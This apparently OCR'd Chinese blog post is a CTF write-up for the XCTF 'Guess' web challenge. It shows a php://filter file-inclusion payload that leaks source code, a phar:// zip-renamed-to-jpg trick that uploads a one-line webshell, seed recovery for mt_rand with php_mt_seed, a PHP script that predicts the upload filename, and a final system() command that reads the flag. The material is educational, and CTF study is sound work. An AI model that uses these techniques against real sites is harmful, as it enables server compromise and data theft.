

XCTF Guess

原创


GAPPPPP 于 2019-07-16 20:57:13 发布 249 收藏




一个文件上传的页面,尝试上传写有一句话木马的php文件



被检测到了...接着尝试上传一个符合要求的jpg文件



这就有点麻烦了,没有回显我们上传之后的文件路径,即使我们成功上传了一句话木马也无法访问,这个时候观察到我们上传文件后的url形式



考虑使用`php://filter`伪协议读取出index.php的内容。payload:`?page=php://filter/read=convert.base64-encode/resource=index.php`却提示`error!`,此时想到原来url的形式为`?page=upload`应该把结尾的`.index.php`去掉...
修改payload:`?page=php://filter/read=convert.base64-encode/resource=index`

成功读取出`index.php`的内容,同理修改url为`?page=php://filter/read=convert.base64-encode/resource=upload`读取出upload.php的内容。
接着审计一下代码

```
session_start();
if(isset($_GET['page'])){
    $page=$_GET['page'];
}else{
    $page=null;
}
```

首先是变量`$page`是我们以get方式传入的`page`,如果没有定义的话就为`null`

```
if(preg_match('/\.\./',$page))
{
    echo "<div class=\"msg error\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>Attack
    Detected!</div>";
    die();
}
```

限制了我们传入`page`不能存在有`..`,否则会终止进程并且会输出`Attack Detected!`

```
<?php

if($page)
{
    if(!(include($page.'.php')))
    {
        echo "<div class=\"msg error\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>error!</
```

```
    div>";
        exit;
    }
}
?>                                  https://blog.csdn.net/stepone4ward
```

一个文件包含,如果`$page.php`不存在则会返回`error!`并且退出进程。
接着审计一下`upload.php`的内容

```
function show_error_message($message)
{
    die("<div class=\"msg error\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>$message
        </div>");
}

function show_message($message)
{
    echo("<div class=\"msg success\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>$message
        </div>");
}                                   https://blog.csdn.net/stepone4ward
```

分别是一个输出错误信息的函数和一个输出信息的函数。

```
function random_str($length = "32")
{
    $set = array("a", "A", "b", "B", "c", "C", "d", "D"
        , "e", "E", "f", "F",
        "g", "G", "h", "H", "i", "I", "j", "J", "k", "K"
            , "l", "L",
        "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q"
            , "r", "R",
        "s", "S", "t", "T", "u", "U", "v", "V", "w", "W"
            , "x", "X",
        "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6"
            , "7", "8", "9");
    $str = '';

    for ($i = 1; $i <= $length; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }

    return $str;
}                                   https://blog.csdn.net/stepone4ward
```

这是这道题目最关键的函数了,这个函数会生成包含大小写字母和阿拉伯数字的32位字符串,字符串的内容由`mt_rand`生成。


```
$check2 = ((($_FILES["file-upload-field"]["type"] == "image/gif")
        || ($_FILES["file-upload-field"]["type"] == "image/jpeg")
        || ($_FILES["file-upload-field"]["type"] == "image/pjpeg")
        || ($_FILES["file-upload-field"]["type"] == "image/png"))
    && ($_FILES["file-upload-field"]["size"] < 204800));
$check3=!preg_match($reg,pathinfo($_FILES['file-upload-field']['name'], PATHINFO_EXTENSION));
```

我们可以看到`$check2`限制了上传文件的类型和大小,`$check3`限制了上传文件的的后缀必须存在于白名单`$reg='/gif|jpg|jpeg|png/'`当中,如果成功的通过了这两条check的话就会将上传的文件保存在名为`'./uP1O4Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];`的位置下。
代码审计完毕后题目的关键点有两处,一处是实现文件上传,另一处是获取到文件上传后的路径。
首先是文件上传的问题,我们可以利用phar协议进行文件上传,具体操作为创建一个写好一句话木马的php文件后压缩,随后将压缩包的后缀由zip改为jpg,在上传的时候将page变量赋值为`phar://文件名`即可实现一句话木马的上传。
接下来是获取文件上传后的路径的问题,最关键的是其中包含了由mt_rand产生的随机数,我们都知道`php_mt_seed`可以预测随机数,但是我们需要一个由该种子产生的随机数，此时注意到


```php
if (isset($_POST['submit'])) {

    $seed = rand(0,999999999);
    mt_srand($seed);
    $ss = mt_rand();
    $hash = md5(session_id() . $ss);
    setcookie('SESSI0N', $hash, time() + 3600);
```

我们的cookie`SESSION`是由session_id和该种子产生的随机数`$ss`经过md5加密所拼接构成的,其中session_id是由我们的PHPSESSID所决定的,我们将其置空后上传修改后缀后的`jpg`文件并解密其md5值



之后我们就可以利用这个随机数预测种子值,我们使用的工具为php_mt_seed



我们选取第一个生成的种子按照如下的脚本来预测生成的文件名

```php
<?php
$seed = 317847731;
mt_srand($seed);
$arr = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F","g", "G", "h", "H", "i", "I", "j", "J",
"k", "K", "l", "L","m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R","s", "S", "t", "T", "u", "U", "v",
 "V", "w", "W", "x", "X","y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
$str='';
$ss=mt_rand();
echo $ss;
for($i = 1; $i <= 32; ++$i){
 $ch = mt_rand(0, count($arr) - 1);
 $str .=$arr[$ch];
}
echo $str;
?>
```

生成的文件名为`dhCRxKj5JRgj6lG3mUGqgJEg7cdYesCM`

1923593253dhCRxKj5JRgj6lG3mUGqgJEg7cdYesCM

访问url:`?page=phar://uP1O4Ds/dhCRxKj5JRgj6lG3mUGqgJEg7cdYesCM_shell.jpg/shell`
post数据`cmd=system('cat ./flag-Edi98vJF8hnIp.txt');`得到flag